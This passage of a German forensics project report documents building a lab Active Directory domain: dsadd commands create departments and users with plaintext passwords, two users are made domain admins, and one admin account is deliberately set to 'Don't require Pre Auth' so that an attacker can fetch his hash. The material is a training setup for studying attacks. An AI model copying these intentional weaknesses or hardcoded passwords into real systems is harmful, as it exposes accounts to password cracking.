


Abbildung 141: Konfiguration des Domänen-Controllers 52/67




Abbildung 142: Konfiguration des Domänen-Controllers 53/67

Nachdem die Konfiguration abgeschlossen ist, folgt die Erzeugung der Organisationseinheiten mit den dazugehörigen Benutzern über die PowerShell (siehe Listing 1 - 2). Eine Organisationseinheit dient zur besseren Übersicht von einzelnen Benutzern innerhalb eines Active Directories.

```
dsadd ou "ou=Human Resources, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Sales und Vertrieb, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Assistenzen der Geschäftsführung, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Geschäftsführung, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Lohnbuchhaltung, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Auszubildende, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Projektleiter, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=Praktikanten, dc=forensik, dc=projekt, dc=local"

dsadd ou "ou=IT-Admins, dc=forensik, dc=projekt, dc=local"
```

Listing 1: Anlegung der Organization Units (OUs)

```
dsadd user "CN=Anna Schmidt,OU=Human Resources,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn anna.schmidt@forensik.projekt.local -samid anna.schmidt -fn Anna -ln Schmidt

dsadd user "CN=Julia Weber,OU=Human! Resources,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn julia.weber@forensik.projekt.local -samid julia.weber -fn Julia -ln Weber

dsadd user "CN=Peter Müller,OU=Sales und Vertrieb,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn peter.mueller@forensik.projekt.local -samid peter.mueller -fn Peter -ln Müller

dsadd user "CN=Lisa Becker,OU=Assistenzen der Geschäftsführung,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn lisa.becker@forensik.projekt.local -samid lisa.becker -fn Lisa -ln Becker

dsadd user "CN=Hans Schmidt,OU=Geschäftsführung, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn hans.schmidt@forensik.projekt.local -samid hans.schmidt -fn Hans -ln Schmidt

dsadd user "CN=Max Mustermann,OU=IT-Admins, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn max.mustermann@forensik.projekt.local -samid max.mustermann -fn Max -ln Mustermann

dsadd user "CN=Christian Meier,OU=IT-Admins, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!1CombatMedic223!' -upn christian.meier@forensik.projekt.local -samid christian.meier -fn Christian -ln Meier

dsadd user "CN=Maria Meyer,OU=Lohnbuchhaltung, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn maria.meyer@forensik.projekt.local -samid maria.meyer -fn Maria -ln Meyer
```

```
dsadd user "CN=Michael Fischer,OU=Lohnbuchhaltung,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn michael.fischer@forensik.projekt.local -samid michael.fischer -fn Michael -ln Fischer

dsadd user "CN=Thomas Schneider,OU=Auszubildende,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn thomas.schneider@forensik.projekt.local -samid thomas.schneider -fn Thomas -ln Schneider

dsadd user "CN=Katharina Wagner,OU=Auszubildende,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn katharina.wagner@forensik.projekt.local -samid katharina.wagner -fn Katharina -ln Wagner

dsadd user "CN=Sarah König,OU=Projektleiter,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn sarah.koenig@forensik.projekt.local -samid sarah.koenig -fn Sarah -ln Koenig

dsadd user "CN=Robert Klein,OU=Praktikanten,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '*7Vamos!' -upn robert.klein@forensik.projekt.local -samid robert.klein -fn Robert -ln Klein

dsmod group "CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Max Mustermann,OU=IT-Admins,DC=forensik,DC=projekt,DC=local"

dsmod group "CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Christian Meier,OU=IT-Admins,DC=forensik,DC=projekt,DC=local"
```

Listing 2: Anlegung und Zuordnung der Benutzer




Abbildung 143: Konfiguration des Domänen-Controllers 54/67

Der IT-Administrator **Christian Meier** erhält die Fehlkonfiguration **Don't require Pre Auth**. Hierdurch ist es für einen Angreifer möglich, dass ein Hash des Benutzers abgefragt werden kann, ohne dass der Angreifer das Passwort des Benutzers kennt. Dies hängt mit der fehlenden Pre Authentifizierung am Key Distribution Center (KDC) vom Active Directory zusammen, in diesem wird im Normalfall das Benutzerkennwort in verschlüsselter Form (New Technology Lan Manager Hash - NTLM-Hash) mit einem Zeitstempel gesendet und validiert. Sollte die Validierung erfolgreich sein, dann erhält der Benutzer ein sogenanntes Ticket Granting Ticket (TGT) vom KDC, mit welchem sich der Benutzer autorisiert hat und bestimmte Dienste wie z. B. das Dateisystem nutzen kann. Bei einer

fehlgeschlagenen Autorisierung wird die Anfrage abgelehnt.




Abbildung 144: Konfiguration des Domänen-Controllers 55/67




Abbildung 145: Konfiguration des Domänen-Controllers 56/67




Abbildung 146: Konfiguration des Domänen-Controllers 57/67




Abbildung 147: Konfiguration des Domänen-Controllers 58/67




Abbildung 148: Konfiguration des Domänen-Controllers 59/67




Abbildung 149: Konfiguration des Domänen-Controllers 60/67




Abbildung 150: Konfiguration des Domänen-Controllers 61/67




Abbildung 151: Konfiguration des Domänen-Controllers 62/67

